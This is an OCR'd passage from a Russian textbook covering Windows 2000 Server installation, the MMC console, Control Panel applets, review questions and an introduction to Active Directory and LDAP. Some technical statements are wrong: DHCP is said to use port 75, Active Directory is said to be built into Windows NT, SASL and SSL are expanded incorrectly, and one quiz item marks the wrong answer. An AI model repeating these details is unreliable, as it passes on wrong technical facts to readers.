Базовый вариант установки

Установка, производимая с компакт-диска, включает четыре основных стадии:

- запуск программы установки на выполнение;
- выполнение мастера установки;
- настройка сетевых компонентов;
- выполнение "последних штрихов".

Запуск программы установки с загрузочных дискет

Итак, приступим к выполнению установки. Рассмотрим применение загрузочных дискет. Вставьте первую загрузочную дискету в дисковод гибких дисков и перезагрузите компьютер либо в окне командной строки введите команду A: `\winnt`. Если в настоящее время загрузочные дискеты отсутствуют, можно легко создать их. Для этого следует воспользоваться папкой, в которой находятся файлы для загрузочных дискет (сама папка находится на установочном компакт-диске). Ниже приводится перечень шагов, выполняемых на этапе установке операционной системы.

1. Находясь в окне командной строки, запустите программу установки.
2. Выполняется перезагрузка компьютера, а также запуск на выполнение части программы установки, функционирующей в текстовом режиме. На этом шаге отображается текст лицензионного соглашения, в котором пользователю предлагается согласиться (либо отказаться) с предлагаемыми условиями.

3. Выберите раздел диска, в который будет установлена операционная система. Можно остановиться на существующем разделе или выбрать создание нового раздела.
4. На этом шаге потребуется выбрать используемую в дальнейшем операционную систему (FAT16/32 или NTFS). После завершения выбора файловой системы программа установки выполнит форматирование выделенного раздела. Если система включает несколько физических дисков, а установка системы производится только на один диск, не следует выполнять форматирование (либо разбиение на разделы) оставшихся дисков на этом шаге.
5. Программа установки сохраняет заданные параметры конфигурации, а затем выполняет перезагрузку компьютера.
6. После завершения перезагрузки на экране монитора отображается окно мастера установки Windows 2000. Файлы операционной системы по умолчанию устанавливаются в системную папку `C:\Winnt`.

Запуск программы установки с компакт-диска

Иногда проще выполнять установку с загрузочного компакт-диска (или через сеть). Если операционная система Windows 2000 Server устанавливается поверх существующих систем Windows NT 4 или предыдущих версий Windows 2000 Server, достаточно перейти в папку `\i386` на установочном компакт-диске и в режиме командной строки ввести команду `winnt32.exe`. После этого на экране появится окно мастера установки, в котором можно обновить существующую систему (выбрать вариант с установкой нескольких операционных систем) или установить новую копию операционной системы (рис. 9.2).




Рис. 9.2. Окно мастера установки Windows 2000 Server, в котором выбрана инсталляция новой копии системы

Выполнение мастера установки

Мастер установки автоматизирует прохождение шагов установочного процесса.

1. Региональные установки. На этом шаге администратор, производящий установку, должен выбрать язык, указать местонахождение, а также используемую рас-

кладку клавиатуры. Можно также настроить сервер на применение нескольких языков и региональных настроек. При выборе нескольких языков Windows устанавливает таблицы символов для каждого из них.

2. Имя и организация. Здесь потребуется указать имя оператора данного компьютера, а также название организации, которая приобрела лицензию на данный программный продукт.
3. Способ лицензирования. В этом диалоговом окне можно выбрать лицензию из расчета на одно рабочее место или на один сервер. Если выбирается лицензия на один сервер, потребуется указать количество лицензий, приобретенных с целью обеспечения доступа клиентов. ,
4. Имя компьютера. На этом шаге потребуется указать имя компьютера. При этом Windows 2000 выбирает имя, которое изначально задано по умолчанию, и может быть изменено пользователем. В данном случае проще воспользоваться каким-либо осмысленным именем.
5. Пароль, блокирующий учетную запись администратора. Используемый в этом случае пароль "замыкает" учетную запись администратора системы. Поэтому злоумышленник, не знающий тайны "золотого ключика", не сможет воспользоваться практически неограниченными административными правами доступа.
6. Компоненты Windows 2000. На данном этапе выполняется установка дополнительных компонентов и служб Windows 2000. Большинство из них может быть настроено позднее, поэтому не стоит тратить драгоценное время. Лучше перейти сразу к установке сетевых параметров. Здесь подразумевается ввод сведений, имеющих отношение к серверам DNS, DHCP, а также установка сетевых протоколов и служб. Причем установка некоторых служб предлагается по умолчанию (службы IIS и транзакций). Поэтому если установка этих служб не требуется, следует отменить установки соответствующих флажков. На рис. 9.3 показано соответствующее окно выбора компонентов Windows 2000 Server.




Рис. 9.3. Диалоговое окно Мастер компонентов Windows

7. Службы терминалов. На этом шаге администратор может выбрать режим функционирования службы терминалов. В данном случае выбирается режим администрирования, который может изменяться в дальнейшем.

8. **Настройки экрана.** На этом шаге указывается разрешение экрана, количество используемых цветов, настраивается способ вывода изображения с помощью видеокарты (например, частота обновления видеоизображения). Многие настройки, определяющие отображение на экране, можно оставить заданными по умолчанию. Правда, придется изменить стандартное экранное разрешение 640x480 на 800×600 или даже на 1024x768 (для мониторов с размером по диагонали в 17 дюймов или большим).
9. **Время и дата.** На этом шаге потребуется указать временной пояс, а также установить флажок, определяющий автоматический переход на летнее время. После завершения ввода всех необходимых данных происходит автоматический переход к третьей фазе процесса — установка сетевых компонентов.

Установка сетевых компонентов Windows

Теперь программа установки Windows начинает процесс установки сетевых компонентов. При этом предпринимаются попытки автоматического обнаружения сетевого адаптера. Если применяется сетевой адаптер, выпущенный хорошо известным и зарекомендовавшим себя производителем, особых проблем не предвидится. Ниже описаны соответствующие шаги, имеющие отношение к данному этапу.

1. **Обнаружение сетевого адаптера.** После того как было произведено обнаружение и установка драйверов для сетевого адаптера, установочная программа Windows 2000 Server предпринимает попытки по обнаружению местоположения сервера DHCP в сети. Для этого производится трансляция пакетов в направлении порта 75, а также прослушиваются ответы, генерируемые сервером DHCP. Если таким образом Windows 2000 не может получить значение IP-адреса, используются возможности протокола автоматического конфигурирования в целях автоматического выделения IP-адреса. После этого можно продолжить процесс установки сетевых компонентов, отложив "на потом" установку необходимых рабочих групп и выполнение требуемых сетевых настроек.
2. **Сетевые компоненты.** На этом шаге производится выбор устанавливаемых сетевых компонентов. В их состав входят Client for Microsoft Networks (Клиент для сетей Microsoft), File and Print Sharing for Microsoft Networks (Совместное использование файлов и печати для сетей Microsoft), а также сам протокол TCP/IP. Можно установить другие службы и компоненты в любое время после завершения процесса установки.
3. **Рабочая группа или домен.** Если производится установка в существующий домен, понадобится указать имя учетной записи администратора и пароль. Благодаря этим сведениям можно создать новую учетную запись в домене. Если в процессе установки внутри ранее существующего домена возникли какие-либо проблемы, настройте рабочую группу. Если рабочей группы пока не существует, укажите ее имя.

Завершающие штрихи

Эта стадия установки включает завершающее копирование файлов, настройку компонентов, построение списка ненужных файлов с их последующим удалением.

Сведения о новой конфигурации сохраняются в базе данных системного реестра, а также на жестком диске.

Установка с помощью локальной сети

Установка операционной системы Windows 2000 Server возможна с помощью так называемых *точек общего доступа,* которые также могут называться дисками или серверами распределения (distributed server).

Если распределенный общий ресурс создать затруднительно, скопируйте содержимое папки i386 с компакт-диска на жесткий диск и сделайте его общим ресурсом. Весь процесс установки в этом случае укладывается в следующие несколько шагов.

1. На целевом компьютере создайте FAT16-раздел. Если размер вашего раздела не превышает 2 Гбайт (точнее, 2,1 Гбайт), то можно воспользоваться программой FDISK, входящей в комплект поставки MS-DOS. Если же величина создаваемого раздела превышает 2 Гбайт, придется воспользоваться файловой системой FAT32 и версией FDISK из Windows 98.
2. Загрузите сетевую клиентскую программу. При этом можно использовать загрузочную дискету Windows 95/98, а также некоторые DOS-программы. Обычно MS-DOS-клиенты включают файлы, имеющие отношение к протоколу TCP/IP, системные файлы DOS-оболочки, обеспечивающие минимальное функционирование компьютера, а также драйверы сетевого адаптера.
3. Потребуется создать конфигурационные файлы, которые позволяют использовать распределенные точки общего доступа, загружаясь через сеть.

После подключения к точке общего доступа через сеть запустите программу установки winnt.exe, воспользовавшись компакт-диском с системой Windows 2000 Server. Результаты проявятся в следующем виде.

- Программа winnt.exe создает четыре загрузочных дискеты Windows 2000 Server. Дискеты должны быть предварительно отформатированы.
- На целевом компьютере создается временная папка win_nt.
- Программа winnt.exe копирует основные установочные файлы во временную папку на целевом сервере.

Работа с командами Winnt и Winnt32

Утилиты winnt.exe и winnt32.exe предназначены для запуска программы установки Windows 2000 Server. Причем программа winnt служит для запуска полного процесса установки операционной системы и располагает следующим синтаксисом:

```
[путь]\winnt.exe [параметр]
```

Перечень параметров команды достаточно обширен и может быть найден в сопровождающей документации.

Программа winnt32 позволяет начать установку из среды другого Win32-приложения. Например, с ее помощью можно создать мультизагрузочную систему. При вводе соответствующей команды используется следующий синтаксис:

```
[путь]\winnt32.exe [параметр]
```

Проблемы, возникающие при установке, и их устранение

Как правило, при установке Windows 2000 Server особых проблем не возникает, но всякое правило имеет свои исключения. То же самое можно сказать и в этом случае.

Иногда бывает так, что программа установки просто "зависает", не выполнив и половины возлагаемых на нее задач, при этом отображается сообщение об ошибке либо просто появляется "синий экран смерти".

Если случилась подобная неприятность и компьютер не реагирует на нажатие каких-либо клавиш, просто выключите его и включите снова через 10–20 секунд. Если это не поможет, тогда попробуйте повторно запустить программу установки. В случае,

когда зависание' повторяется с удручающей периодичностью, придется перейти к методу последовательного выявления аппаратных компонентов, вызывающих сбои. По очереди вынимайте компоненты, заменяя их аналогами от других производителей, и смотрите на реакцию профаммы установки. Этот метод должен обязательно помочь в любой ситуации.

Завершение установки

После завершения установки системы и регистрации в ней с использованием учетной записи администратора, Windows 2000 Server автоматически отобразит экран Настройка сервера Windows 2000 (рис. 9.4). С помощью этого инструментального средства производится настройка таких компонентов, как Active Directory, службы DNS, DCHP и т.д. В принципе, все необходимые настройки можно выполнить позднее, поэтому данный инструмент можно не использовать.




Рис. 9.4. С помощью этого инструментального средства можно выполнить настройки применяемых служб

Консоль управления Microsoft

Консоль управления Microsoft (MMC, Microsoft Management Console) представляет собой некий центр, обеспечивающий единое управление административными аплетами, которые отвечают за настройку многих параметров системы. Консоль MMC является нововведением, появившемся в операционных системах семейства Windows 2000. Ранее настройка системы могла производиться исключительно с помощью аплетов системы управления (эта возможность сохранилась и поныне).

Вообще говоря, консоль управления Microsoft представляет собой некую оболочку, включающую инструменты администрирования системы, именуемые *оснастками*. На рис. 9.5 приводится пример консоли управления с загруженной оснасткой Управление компьютером. Именно эта оснастка позволяет устанавливать основные системные параметры.




Рис. 9.5. Консоль управления Microsoft выполняет функции унифицированного интерфейса для различных административных инструментов

Консоль управления позволяет скомбинировать инструменты администрирования таким образом, что становится возможным формирование некоего "административного окна", объединяющего весь набор применяемых данным пользователем инструментов.

Окно консоли логически подразделяется на две части. Левая часть может включать две различных вкладки: Избранное и Структура. Вкладка Структура предназначена для отображения иерархической структуры управляемых объектов. На вкладке Избранное обычно определяется перечень часто используемых элементов, организованный в виде некоего дерева.

В правой части окна консоли (панель сведений) отображаются дополнительные сведения, имеющие отношение к выбранным в левой части объектам.

Консоль управления может функционировать в двух режимах: *режим пользователя* и *авторский режим*. В режиме пользователя (рис. 9.6) вся работа ограничивается существующими оснастками. Авторский режим позволяет создавать новые оснастки, а также изменять основные параметры консоли (рис. 9.7).

В режиме пользователя обеспечиваются три различных возможности: полный доступ, ограниченный доступ с отображением нескольких окон, ограниченный доступ с отображением одного окна. В режиме полного доступа пользователь может получать доступ ко всем окнам консоли управления MMC, но при этом исключается возможность добавления/изменения свойств оснастки или модификация свойств консоли. В режиме ограниченного доступа запрещается внесение изменений в окнах настройки консоли.

Режим консоли изменяется в диалоговом окне Параметры, доступ к которому открывается в результате выполнения команды Консоль⇨Параметры.

Авторский режим применяется в целях создания новой или изменения ранее существующей консоли. Здесь можно изменять параметры окна и настроек консоли, а также выполнять операции по добавлению/удалению различных оснасток.




Рис. 9.6. Режим пользователя консоли MMC




Рис. 9.7. Авторский режим консоли MMC

Методыпереходаккконсолиуправления Microsoft

Для того чтобы открыть консоль MMC, достаточно выбрать соответствующий ярлык в папке Администрирование, в меню — кнопку Пуск или дважды щелкнуть на значке в окне Проводника. Можно также воспользоваться режимом командной строки, в которой следует указать следующий синтаксис:

```
MMC путь \имя_файла.msc /a /s
```

Обратите внимание на описание параметров команды:

- Путь `\имя_файла.msc`. Вместо параметра путь указывается путь к файлу консоли управления, определенному под именем `имя_файла.msc`. В этом случае можно указать полный путь или воспользоваться переменной `%systemroot%` в целях указания пути к папке Windows 2000 на локальном компьютере.
- /a. Этот переключатель определяет переход в авторский режим, а также разрешает изменения для консоли.
- /s. Этот переключатель позволяет отменить заставку, которая обычно появляется при запуске консоли MMC на платформах Windows 9X или Windows NT.

Можно выбрать авторский режим работы с консолью, если в контекстном меню значка в папке Администрирование выбрать команду Свойства. В отобразившемся окне свойств (вкладка Ярлык) следует указать переключатель /a (рис. 9.8).




Рис. 9.8. Изменение свойств запуска консоли MMC

Например, для переключения в авторский режим консоли MMC сервера DNS следует указать такую команду:

```
%SystemRoot%\System32\dnsmgmt.msc /a
```

Добавление/удаление оснастки производится путем выполнения команды Консоль⇨Добавить/удалить оснастку. Изменения вступают в силу после следующего запуска консоли.

Заранее настроенные консоли управления от фирмы Microsoft находятся в папке `\systemroot\System32`. Любую консоль можно открыть, выполнив двойной щелчок мыши на соответствующем файле.

Работа с оснастками

Инструменты, реализующие выполнение административных задач в составе интегрированного интерфейса, называются *оснастками*. Например, оснастка DNS применяется для управления DNS-сервером.

Сами оснастки делятся на две категории: *изолированные* и *расширения*. Изолированные оснастки выполняются сами по себе, а расширения связаны с какой-либо другой оснасткой.

Добавление оснасток производится в авторском режиме консоли MMC. Достаточно выбрать команду Добавить/Удалить оснастку, затем в окне Добавить/Удалить оснастку щелкните на кнопке Добавить, после чего отобразится окно Добавить изолированную оснастку, в котором перечислены все типы доступных оснасток (рис. 9.9).




Рис. 9.9. В этом окне можно добавить изолированную оснастку

Аплеты панели управления

Панель управления играет роль некоего "центра управления", обеспечивающего настройку аппаратного обеспечения. Чтобы открыть окно панели управления, выберите команду Пуск ⇨ Настройка ⇨ Панель управления. После этого на экране отобразится окно, включающее многочисленные значки аплетов (рис. 9.10).

В следующих разделах рассматриваются наиболее "выдающиеся" аплеты, имеющие отношение к панели управления.

Установка оборудования

После щелчка на значке Установка оборудования запускается мастер установки и удаления оборудования. Эта профамма позволяет установить новое устройство, подключить/отключить существующее устройство, а также устранить некоторые неполадки для установленного в системе оборудования. Рабочее окно мастера показано на рис. 9.11.

Установка и удаление программ

Аплет Установка и удаление программ позволяет изменять установку существующих программ или удалять их, добавлять или удалять компоненты Windows 2000 Server. Рабочее окно этого аплета показано на рис. 9.12.

Рис. 9.10. Панель управления Windows 2000 Server




Рис. 9.11. Окно мастера установки оборудования

Администрирование

Папка Администрирование включает различные инструменты администрирования, в том числе и оснастки консоли MMC, реализующие различные функции по управлению компьютером и сервером (рис. 9.13).




Рис. 9.12, Окно аплета установки и удаления программ

Рис. 9.13. Собранные здесь аплеты выполняют разнообразные административные функции

Резюме

Эта глава содержит очень важный материал — здесь приведены базовые сведения, описывающие процесс установки и настройки операционной системы Windows 2000 Server. В главе также рассматривается консоль управления Microsoft и основные апплеты панели управления, позволяющие выполнять настройку основных аппаратных и программных компонентов системы.

Контрольные вопросы

1. Каковы функции файл-сервера?
   а) организация печати документов;
   б) организация хранения и доступа к файлам документов;
   в) защита локальной сети от вторжений "извне".
2. Какая программа применяется для установки Windows 2000 Server при использовании загрузочной дискеты?
   а) setup.exe;
   б) winnt32.exe;
   в) winnt.exe.
3. Какой переключатель служит для перехода в авторский режим консоли MMC?
   а) /r;
   б) **/s;**
   в) /a.

Глава 10

Управление пользователями и группами

В этой главе...

- Определение Active Directory
- Пространства имен и схемы именования
- Планирование логической структуры домена
- Учетные записи пользователей
- Учетные записи компьютеров
- Учетные записи групп
- Управление пользователями и группами
- Контроль изменений и групповые политики
- Резюме

Итак, пришло время приступать вплотную к рассмотрению "хита" от фирмы Microsoft, во многом определившего успех Windows 2000, ~ службы каталогов Active Directory.

Определение Active Directory

Служба каталогов Active Directory обеспечивает универсальное распределенное хранилище данных, доступ к объектам которого (службы, компьютеры, приложения и т.д.) возможен из любой точки локальной сети,

При формировании службы каталогов Active Directory использовался ряд открытых международных стандартов, с помощью которых удалось создать нечто вроде всеобъемлющей иерархической базы данных, включающей самые разнородные объекты. При этом использовались спецификации, определенные в стандарте X.500 и протоколом LDAP.

Стандарт X.500 использовал стандарты и интерфейсы, определяющие глобальную и распределенную службы каталогов. В основе всей структуры находится база данных каталогов (DIB, Directory Information Base). Эта база данных наполнена сведениями об объектах, хранящихся в каталогах.

Получение доступа к базе данных DIB, а также к пользователям и их компьютерам происходит с помощью объектно-ориентированной иерархической структуры (рис. 10.1).




Рис. 10.1. Иерархическая структура данных **в** каталогах X.500

Еще одним предшественником службы каталогов Active Directory является протокол LDAP (Lightweight Directory Access, облегченный протокол доступа к каталогам). Этот протокол включает целый ряд полезных функций, присущих также любой службе каталогов. В частности, протокол LDAP функционирует поверх стека протоколов TCP/IP, а с моделью OSI не имеет ничего общего. Благодаря этому обстоятельству любой клиент, которому назначен IP-адрес, может работать со службами каталогов, совместимыми с LDAP.

Протокол LDAP позволяет также организовать гиперпоиск. Это означает, что возможна установка ссылки с одного каталога на другой в процессе поиска необходимой информации. Яркий пример реализации на практике этого свойства — организация поиска в Web, построенного на системе гиперсвязей.

Ниже перечислены компоненты протокола LDAP, которые в той или иной степени заложены в основу многих современных служб каталогов, включая также и Active Directory.

- **Модель данных.** Именно модель данных, задающая методику доступа к данным, которые хранятся в каталогах, определяется спецификацией X.500. В этом случае данные добавляются к объектам путем определения их атрибутов. Каждый атрибут вычисляется очень точно, причем содержит одно или несколько значений. Все объекты объединяются в группы классов, например, организационные единицы (OU, organization unit).
- **Организационная модель.** Эта модель представляет собой "перевернутую" древовидную структуру, которая также берет свое начало в спецификации X.500. Подобная структура поддерживается большинством современных служб каталогов.

- **Модель безопасности.** Данная модель определяет способ осуществления безопасного и надежного доступа к информации. Протокол LDAP обеспечивает поддержку подлинности с помощью протокола Kerberos. Реализуются несколько уровней проверки подлинности, а также безопасный уровень простой проверки подлинности (SASL, Secure Authentication Secure Level). Протокол LDAP 3.0 обеспечивает поддержку протокола безопасных сокетов (SSL, Secure Socket Level), стек протоколов TCP/IP, Web-броузер, входящий в состав комплекта поставки Windows 2000, поддерживает протокол SSL.
- **Функциональная модель.** Эта модель определяет методы запросов и модификации объектов каталогов. Рамки функциональной модели очерчивают операции добавления элементов, редактирования и распространения полей атрибутов, а также действия по удалению и запросу объектов каталога.
- **Технологическая модель.** Данная модель определяет методики интеграции и взаимодействия службы каталогов с другими совместимыми службами. Способность образования гиперсвязей, присущая протоколу LDAP, проистекает именно из этой модели.

Протокол LDAP поддерживается подавляющим большинством приложений и серверных технологий, особенно Internet-приложениями.

Итак, служба каталогов Active Directory позаимствовала лучшие характеристики, присущие протоколу LDAP, а также определяемые спецификацией X.500. Поэтому служба каталогов Active Directory может выполнять обмен данными с любой другой службой, поддерживающей протокол LDAP (таких служб очень много).

Служба DNS отвечает за обнаружение объектов. Именно она позволяет "прозрачным образом" находить контроллеры доменов путем простого подключения к серверу DNS с последующим определением IP-адреса ближайшего контроллера домена.

Ниже приводятся некоторые основные признаки, характеризующие службу каталогов Active Directory.

- Служба каталогов Active Directory "вмонтирована" в операционную систему Windows NT ("предок" Windows 2000, в результате чего обеспечивается обратная совместимость).
- Представляет собой подлинно распределенную архитектуру, благодаря чему администратор может распространять изменения по всей сети независимо от начальной точки.
- Обеспечивает высокую степень масштабирования и саморепликации. Изначально реализованная на одном компьютере, затем может получить распространение на всю локальную сеть (или объединение сетей). В ближайшее время, вероятно, будет широко распространена благодаря простоте доступа к ресурсам.
- Способность к расширению структурной модели службы каталогов Active Directory, что позволяет развивать ее схему без малейших ограничений. Для расширения схемы достаточно зарегистрировать идентификатор объекта (OID, Object Identifier). Например в США подобного рода регистрация выполняется Институтом ANSI.

Пространства имен и схемы именования

